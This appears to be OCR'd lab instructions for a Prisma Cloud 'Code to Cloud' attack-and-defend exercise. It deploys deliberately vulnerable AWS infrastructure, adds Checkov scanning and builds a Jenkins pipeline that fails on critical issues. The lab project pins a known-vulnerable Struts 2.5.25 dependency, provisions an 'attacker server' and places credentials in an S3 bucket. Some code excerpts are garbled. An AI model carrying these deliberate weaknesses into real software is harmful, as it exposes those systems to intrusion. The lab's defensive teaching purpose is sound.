




Code to Cloud Attack Defend Lab

Attack Scenario:

Overview:

In this lab, we will set up the Jenkins server with the Prisma Cloud IDE plugin and create a CI/CD pipeline where we will fix the issue in every stage. Our goal is to take find and fix problems in the early stage and demonstrate how we can stop issues from getting pushed on the production server. Also, we are going to explore Prisma Code Cloud Security features.



Contributors

Anand Tiwari (Core)

Farid Arbai (Malware Image)

Download

You can download the lab instructions in PDF. Download PDF

Scenario Resources

- 1 VPC with:
- EC2 x 3

Scenario Start(s)

- We are setting up the Prisma IDE plugin and injecting Security at every stage in the pipeline.

Scenario Goal(s)

Setup pipeline in Jenkins and fail the stage based on Critical/High issues.

Pre-requisite

Download and install visual studio code from the Microsoft website:

<https://visualstudio.microsoft.com/>

Lab Setup

1. Download Terraform script : <https://drive.google.com/drive/folders/1q4dsTymW4oBc-PcnzuSaJZWt4xEF7ta0?usp=sharing> and install Terraform

2. Unzip and run the script by moving into attack_lab_script/aws directory

```
Apple | ~ / Downloads ➔ cd attack_lab_script/aws  
Apple | ~ / Dow / at / aws ➔ ls  
cloud_s3_breach destroy-lab.sh start-lab.sh
```

3. Run bash start-lab.sh script and a select choice 4 "Code to Cloud" and provide Access Key ID, and Secret Access Key

```
Apple | ~ / w / vulnerable - by - design - cloud - / c / aws ➔ ./start-lab.sh  
% Total % Received % Xferd Average Speed Time Time Time Current  
Dload Upload Total Spent Left Speed  
100 14 100 14 0 0 31 0 --:--:-- --:--:-- --:--:-- 32  
1) Cloud Breach S3 3) Spring4Shell Lab 5) Quit  
2) EC2 SSRF 4) Code to Cloud  
Please select an option from the above choices: █
```

4. Get the application server, ECR, Jenkins server, and Sandbox server IP address. Keep these handy for future uses.

```
Apple | ➜ ~/Dow/attack_lab_script/aws bash start-lab.sh
% Total    % Received % Xferd  Average Speed   Time     Time      Time  Current
                                         Dload  Upload Total Spent   Left Speed
100     12  100     12     0      0   15      0 --:--:-- --:--:-- --:--:--   15
1) Cloud Breach S3   3) Spring4Shell Lab
2) EC2 SSRF          4) Quit
Please select an option from the above choices: 3
Spring4Shell Lab
Access Key ID:A [REDACTED]
Secret Access Key:a [REDACTED]
```

```
aws_instance.code2cloud-ubuntu-ec2 (remote-exec): Installing collected packages: docutils, rsa, s3
aws_instance.sandbox-server: Creation complete after 2m36s [id=i-0d8c22b2fd0f6a9e2]
aws_instance.code2cloud-ubuntu-ec2 (remote-exec): Successfully installed awscli-1.24.10 docutils-0.18
aws_instance.code2cloud-ubuntu-ec2: Creation complete after 2m33s [id=i-0752e492b3d88b7a2]

Warning: Argument is deprecated

with aws_s3_bucket_object.code2cloud-shepards-credentials,
on s3.tf line 19, in resource "aws_s3_bucket_object" "code2cloud-shepards-credentials":
 19:   bucket = "${aws_s3_bucket.code2cloud-secret-s3-bucket.id}"

Use the aws_s3_object resource instead
(and 5 more similar warnings elsewhere)


Apply complete! Resources: 31 added, 0 changed, 0 destroyed.

Outputs:

attacker-server = "54.81.39.39" ← Attacker Server
code2cloud-ec2-key-pair = "code2cloud-ec2-key-pair-v95o1m8j2akg0fpw" ← Key Pair name
code2cloud-ec2-private-ip = "10.10.10.103" ← Private IP of Application Server
code2cloud-ec2-public-ip = "3.81.116.28" ← Public IP of Application Server
code2cloud-ecr = "8917205277.dkr.ecr.us-east-1.amazonaws.com/code2cloud-ecr" ← ECR URL
jenkins-server = "54.82.152.103" ← Jenkins Server IP
sandbox-server = "34.204.89.3" ← Sandbox Server
```

5. Open code in the visual studio IDE code path `code2cloud_cloud_breach/`

```
Apple | ➜ ~/w/vulnerable-by-design-cloud-/c/aws code code2cloud_cloud_breach/
Apple | ➜ ~/w/vulnerable-by-design-cloud-/c/aws
```




Edit Jenkinsfile and replace **AWS_REGION**, **ECR_REPOSITORY**, **CONTAINER_NAME**, and **PCC_SAN** parameters with your values.

The screenshot shows the Visual Studio Code interface with the title bar "Get Started — code2cloud_cloud_breach". The Explorer sidebar on the left shows a project structure with a Jenkinsfile highlighted. The main editor area shows the Jenkinsfile content:

```
1 pipeline {
2     agent any
3     environment {
4         AWS_REGION = 'us-east-1'
5         ECR_REPOSITORY = '89...77.dkr.ecr.us-east-1.amazonaws.com/code2cloud-ecr'
6         CONTAINER_NAME = 'code2cloud'
7         PCC_SAN = 'us-east1.cloud.twistlock.com'
8     }
9     stages {
10         stage('Build') {
11             steps {
12                 withAWS(credentials: 'aws-cred', region: 'us-east-1') {
13                     sh '''
14                         docker ps
15                         $(aws ecr get-login --region $AWS_DEFAULT_REGION --no-include-email)
16                         echo "Building the Docker image..."
17                         docker build -t $ECR_REPOSITORY:$CONTAINER_NAME ./app/
18                         docker image prune -f
19                         docker image ls
20                 }
21             }
22         }
23     }
24 }
```

A red box highlights the environment block in the Jenkinsfile.

6. Install the IDE Checkov plugin.



7. Set up Prisma IDE Plugin by providing Prisma URL and Token.

The screenshot shows the VS Code settings interface for the Checkov extension. The 'User' tab is selected. Under the 'Extensions (8)' section, 'checkov (8)' is listed. The settings are organized into sections:

- Checkov: Disable Error Message**: An unchecked checkbox to stop showing error message popups.
- Checkov: External Checks Dir**: A text input field for the path to external checks.
- Checkov: Prisma URL**: A text input field containing "https://api2.prismacloud.io", which is highlighted with a red box.
- Checkov: Token**: A text input field containing "87b742: [redacted] BtdbLySyTup0M...", which is also highlighted with a red box. Below it, text explains that an API token is required if using Prisma Cloud access key.
- Checkov: Use Bridgecrew IDs**: An unchecked checkbox to use Bridgecrew platform IDs instead of Checkov IDs.
- Checkov: Use Debug Logs**: A checked checkbox to print debug logs from Checkov for troubleshooting.

8. Open Files and the Prisma IDE plugin will alert you with issues.

CODE2CLOUD_CLOUD_BREACH

```

> app
< backend_app
  > src
  > target
  Dockerfile
  pom.xml 2, M
< infra/front_end_server
  > assets
  > scripts
    admin-user.txt
    aws_ecr_repository.tf
    code2cloud.pub
    data_source.tf
    ec2.tf
    iam.tf
    jenkins_ec2.tf
    lambda.tf
    provider.tf
    s3.tf
    var.tf
    vpc.tf
  .gitignore
  Jenkinsfile
  README.md

```

PROBLEMS 14 OUTPUT DEBUG CONSOLE TERMINAL JUPYTER Filter (e.g. text, **/*.ts, !**/node_modules/**)

pom.xml backend_app 3

- ✖ CRITICAL: BC_VUL_2 org.apache.struts_struts2-core: 2.5.25 CRITI... Checkov(BC_VUL_2: CVE-2021-31805 - org.apache.struts_struts2-core: 2.5.25) [L]
- ✖ CRITICAL: BC_VUL_2 org.apache.struts_struts2-core: 2.5.25 CRITI... Checkov(BC_VUL_2: CVE-2020-17530 - org.apache.struts_struts2-core: 2.5.25) [L]
- ⓘ The build file has been changed and may need reload to make it effective. Java(0) [Ln 1, Col 1]

pom.xml backend_app 2

- ✖ CRITICAL: BC_VUL_2 org.apache.struts_struts2-core: 2.5.25 CRITI... Checkov(BC_VUL_2: CVE-2021-31805 - org.apache.struts_struts2-core: 2.5.25) [L]
- ✖ CRITICAL: BC_VUL_2 org.apache.struts_struts2-core: 2.5.25 CRITI... Checkov(BC_VUL_2: CVE-2020-17530 - org.apache.struts_struts2-core: 2.5.25) [L]

ec2.tf infra/front_end_server 7

- ✖ LOW: Not every Security Group rule has a description Checkov(CKV_AWS_23) [Ln 67, Col 1]
- ✖ LOW: Not every Security Group rule has a description Checkov(CKV_AWS_23) [Ln 100, Col 1]
- ✖ HIGH: EBS volumes do not have encrypted launch configurations Checkov(CKV_AWS_8) [Ln 134, Col 1]
- ✖ HIGH: AWS EC2 instances with public IP and associated with security groups have Internet access Checkov(CKV_AWS_88) [Ln 134, Col 1]
- ✖ MEDIUM: AWS EC2 instance detailed monitoring disabled Checkov(CKV_AWS_126) [Ln 134, Col 1]
- ✖ LOW: EC2 EBS is not optimized Checkov(CKV_AWS_135) [Ln 134, Col 1]

EXPLORER .gitignore pom.xml 2, M ec2.tf 7 Settings COMMIT_EDITMSG

backend_app > pom.xml

```

1  <?xml version="1.0" encoding="UTF-8"?> arrow
2  CRITICAL: BC_VUL_2 org.apache.struts_struts2-core: 2.5.25
3  CRITICAL Checkov (BC_VUL_2: CVE-2021-31805 -
4  org.apache.struts_struts2-core: 2.5.25)
5  CRITICAL: BC_VUL_2 org.apache.struts_struts2-core: 2.5.25
6  CRITICAL Checkov (BC_VUL_2: CVE-2020-17530 -
7  org.apache.struts_struts2-core: 2.5.25)
8  View Problem No quick fixes available
9  <artifactId>s2-059</artifactId>
10 <version>1.0-SNAPSHOT</version>
11 <dependencies>
12   <!--vulnerable dependency-->
13   <dependency>
14     <groupId>org.apache.struts</groupId>
15     <artifactId>struts2-core</artifactId>

```


PROBLEMS 14 OUTPUT DEBUG CONSOLE TERMINAL JUPYTER Filter (e.g. text, **/*.ts, !**/node_modules/**)


9. Set up GitHub with IDE by "Publish to Github" in visual code. Click on Publish to GitHub

The screenshot shows the Visual Studio Code interface. On the left, the Source Control sidebar is open, displaying a message about initializing a git repository. Two buttons are highlighted with red boxes: "Initialize Repository" and "Publish to GitHub". To the right, a Jenkinsfile is being edited, showing code related to AWS, ECR, and GitHub publishing.


```
1 pipeline {  
2     agent any  
3     environment {  
4         AWS_RI  
5         ECR_RI  
6         code2ci  
7         CONTAINERS  
8         PCC_CLOUD  
9         TWISTED  
10    }  
11    stages  
12    stages  
13    stages  
14    stages  
15    stages  
16    stages  
17}
```

Open visual studio code and authorize your project in GitHub.







Publish all files and data into Github.



Click on Publish Branch



Open your GitHub and check if it should be published



10. Add your Jenkins ssh public key GitHub deploy key by going into **Settings > Deploy Keys > Input** your key

qaswqaa / code2cloud_cloud_breach Private

<> Code Issues Pull requests Actions Projects Security Insights Settings

General Access Collaborators

Code and automation Branches Tags Actions Webhooks Pages

Security Code security and analysis Deploy keys Secrets

Integrations

Deploy keys / Add new

Title

Key Begins with 'ssh-rsa', 'ecdsa-sha2-nistp256', 'ecdsa-sha2-nistp384', 'ecdsa-sha2-nistp256@openssh.com', or 'sk-ssh-ed25519@openssh.com'

Allow write access Can this key be used to push to this repository? Deploy keys always have pull access.

Add key

Get the public key from the code by running below command

cat temp-lab/code2cloud_cloud_breach/infra/panw.pub

qaswqaa / code2cloud_cloud_breach Private

<> Code Issues Pull requests Actions Projects Security Insights Settings

General Access Collaborators

Code and automation Branches Tags Actions Webhooks Pages

Security Code security and analysis Deploy keys Secrets

Integrations

Deploy keys / Add new

Title Jenkins

Key AAAAB3NzaC1yc2EAAAQABAAQADQdbUj3vAPkii8099UC9yggWdmbFwVz7ZpVxYzLMk+WT/eJUGrsSTuh94rqwmll2r5aBPVYaHbEiooXO1hJDkneHxDLqscnFodME8MECLFzbYOWPUHXsXMcuzr8P3SeD2WKnKSpzVc0ZH
8...
y...
J...
E...
a...
Y...
il...

Allow write access Can this key be used to push to this repository? Deploy keys always have pull access.

